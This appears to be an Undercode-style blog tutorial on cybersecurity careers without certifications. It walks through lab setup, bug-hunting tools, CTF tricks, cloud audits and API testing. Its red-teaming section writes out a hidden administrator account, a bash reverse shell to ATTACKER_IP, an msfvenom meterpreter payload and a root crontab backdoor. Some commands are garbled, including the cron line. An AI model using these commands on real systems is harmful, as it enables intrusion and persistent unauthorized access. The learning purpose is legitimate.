Listen to this Post
Introduction:

In today’s cybersecurity landscape, formal certifications are no longer the sole gatekeepers to a successful career. With the rise of bug bounty programs and capture-the-flag competitions, self-taught hackers are proving that hands-on skills and practical experience can open doors. This article explores the essential tools, techniques, and mindsets that uncertified professionals use to excel in red teaming, vulnerability discovery, and defensive security.
Learning Objectives:
- Understand the core methodologies for effective bug hunting and vulnerability assessment.
- Learn practical commands and tools for both Linux and Windows environments in red teaming operations.
- Develop strategies for participating in CTF challenges and translating those skills into real-world scenarios.
You Should Know:
1. Setting Up Your Ethical Hacking Lab
Step‑by‑step guide explaining what this does and how to use it.
A controlled lab environment is crucial for practicing cybersecurity skills without legal risks. Use virtualization software to create isolated networks with Kali Linux for offensive tools and Windows VMs for testing. This setup mimics real-world scenarios for penetration testing and vulnerability research.
- On Linux (Ubuntu), install VirtualBox:
sudo apt update && sudo apt install virtualbox -y. - Download a Kali Linux VM image: `wget -O kali.ova https://cdimage.kali.org/kali-2024.1/kali-linux-2024.1-virtualbox-amd64.ova`.
– Import the image: `VBoxManage import kali.ova`. - Configure network settings in VirtualBox to use “NAT Network” for isolation.
- For Windows VMs, enable Hyper-V via PowerShell:
Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Hyper-V -All. - Use `ipconfig` on Windows or `ip addr show` on Linux to verify network connectivity and assign static IPs if needed.
2. Essential Tools for Bug Hunting
Step‑by‑step guide explaining what this does and how to use it.
Bug hunting involves identifying vulnerabilities in web applications and networks. Key tools include Burp Suite for proxying traffic, Nmap for scanning, and SQLmap for automated SQL injection testing. These tools help uncover misconfigurations and weaknesses like SQLi, XSS, and broken authentication.
- Install tools on Kali Linux:
sudo apt install nmap sqlmap dirb ffuf -y. - For network reconnaissance: `nmap -sV -sC -O target.com -oN scan.txt` (saves output to file).
- Web directory brute-forcing:
dirb http://target.com /usr/share/wordlists/dirb/common.txt -o dirb_results.txt. - API endpoint fuzzing:
ffuf -u http://target.com/api/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -fs 0. - Configure Burp Suite: Set proxy to
127.0.0.1:8080, import SSL certificates, and use Intruder for payload attacks.
- Red Teaming Tactics: From Initial Access to Persistence
Step‑by‑step guide explaining what this does and how to use it.
Red teaming simulates adversarial attacks to test an organization’s defenses. Focus on gaining initial access via phishing or exploits, then maintain persistence through backdoors and privilege escalation. Use frameworks like Metasploit and Cobalt Strike for advanced exploits.
- On Windows, after exploitation, check privileges: `whoami /priv` and
net user. - Add a hidden user for persistence:
net user hacker$ Password123! /add && net localgroup administrators hacker$ /add. - On Linux, create a reverse shell with Netcat: Attacker:
nc -lvnp 4444, Victim:bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1'. - Use Metasploit for payload generation:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=ATTACKER_IP LPORT=4444 -f exe > shell.exe. - Establish persistence via cron jobs on Linux:
echo " root /tmp/backdoor.sh" >> /etc/crontab.
4. Mastering CTF Challenges for Skill Development
Step‑by‑step guide explaining what this does and how to use it.
Capture-the-flag (CTF) challenges hone skills in web exploitation, forensics, and cryptography. Platforms like HackTheBox and TryHackMe offer realistic environments. Use tools like John the Ripper for cracking and Wireshark for network analysis.
- For password cracking:
john --format=raw-md5 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt. - Steganography analysis: `steghide extract -sf image.jpg -p pass123` (extracts hidden data).
- Binary analysis with
strings:strings binary_file | grep -i flag. - Crypto challenges: Decode Base64 with
echo "encoded_string" | base64 -d, or use OpenSSL for AES:openssl enc -d -aes-256-cbc -in encrypted.bin -out decrypted.txt -K KEY -iv IV. - Network forensics with Wireshark: Filter for HTTP streams:
http.request.method == GET, and extract files withtshark -r capture.pcap --export-objects http,output_dir.
5. Cloud Hardening and Vulnerability Mitigation
Step‑by‑step guide explaining what this does and how to use it.
Cloud environments like AWS, Azure, and GCP are prone to misconfigurations leading to data breaches. Harden these systems by auditing permissions, enabling logging, and applying least-privilege principles. Tools like ScoutSuite and Pacu automate cloud security assessments.
- Install AWS CLI: `sudo apt install awscli -y` (Linux) or `msiexec.exe /i https://awscli.amazonaws.com/AWSCLIV2.msi` (Windows).
– List S3 buckets for public access: `aws s3 ls && aws s3api get-bucket-acl –bucket BUCKET_NAME`. - Check for open security groups:
aws ec2 describe-security-groups --query 'SecurityGroups[?IpPermissions[?ToPort==22&& IpRanges[?CidrIp==0.0.0.0/0]]].GroupId'. - Mitigate by restricting policies: Use IAM roles with minimal permissions and enable CloudTrail:
aws cloudtrail create-trail --name my-trail --s3-bucket-name my-bucket. - For Azure, use Az PowerShell: `Get-AzStorageAccount | Select-Object StorageAccountName, PublicAccess` to audit storage accounts.
6. API Security Testing: Finding and Exploiting Weaknesses
Step‑by‑step guide explaining what this does and how to use it.
APIs are critical attack surfaces vulnerable to broken authentication, injection, and excessive data exposure. Test endpoints with tools like Postman and OWASP ZAP. Focus on authentication bypass, IDOR, and rate-limiting issues.
- Install OWASP ZAP: `sudo apt install zaproxy -y` or download from GitHub.
- Automated API scanning: `zap-cli quick-scan –self-contained –start-options ‘-config api.disablekey=true’ http://api.target.com/v1/users`.
– Manual testing with cURL for IDOR: `curl -X GET http://api.target.com/user/123 -H “Authorization: Bearer token”`; change `123` to `124` to test access controls. - Test for SQL injection via API parameters:
sqlmap -u "http://api.target.com/data?id=1" --headers="Authorization: Bearer token" --dbs. - Harden APIs by implementing JWT validation, rate limiting with NGINX:
limit_req_zone $binary_remote_addr zone=api:10m rate=10r/s;, and input sanitization.
7. From Uncertified to Professional: Building a Portfolio
Step‑by‑step guide explaining what this does and how to use it.
A strong portfolio demonstrates practical skills to employers. Showcase bug bounty reports, CTF write-ups, and open-source tool contributions. Use GitHub to host code and blogs to detail methodologies, emphasizing ethical disclosure.
- Set up a GitHub Pages blog: Install Jekyll on Linux:
sudo gem install jekyll bundler, thenjekyll new my-blog && cd my-blog && bundle exec jekyll serve. - Document a vulnerability finding with Markdown, including steps, commands, and mitigations.
- Version control your projects:
git init && git add . && git commit -m "Initial commit" && git remote add origin https://github.com/user/repo.git && git push -u origin main. - Share insights on LinkedIn or Twitter using hashtags like cybersecurity bugbounty to network with professionals.
What Undercode Say:
- Practical Experience Trumps Certifications: Employers are increasingly valuing demonstrable skills over paper credentials. Hands-on projects and bug bounty earnings can be more compelling than degrees.
- Continuous Learning is Key: Cybersecurity evolves rapidly; staying updated through communities, conferences, and practice is essential for long-term success.
Analysis: The rise of uncertified hackers challenges traditional hiring models, pushing organizations to adopt skill-based assessments. While certifications provide a foundation, they often lag behind real-world threats. By focusing on practical expertise, uncertified professionals can fill critical gaps in the cybersecurity workforce, especially in red teaming and vulnerability discovery. However, ethical considerations and legal boundaries must be emphasized to prevent misuse of skills. This trend encourages a more inclusive industry where talent is recognized regardless of background, but it also requires self-regulation and mentorship to maintain professionalism.
Prediction:
In the next five years, we expect a shift towards micro-credentials and digital badges that validate specific skills rather than broad certifications. Platforms like HackTheBox and Bugcrowd will become standard for recruiting, and AI-driven tools will assist in skill assessment. This democratization of cybersecurity education will lead to a more diverse and resilient defense landscape, but it will also require stronger regulatory frameworks to ensure ethical practices. As AI-integrated attacks grow, uncertified hackers with adaptive, hands-on experience will be crucial in developing countermeasures, potentially reshaping corporate security teams to include more freelance researchers and bounty hunters.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: R3dw4n 48m3d – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


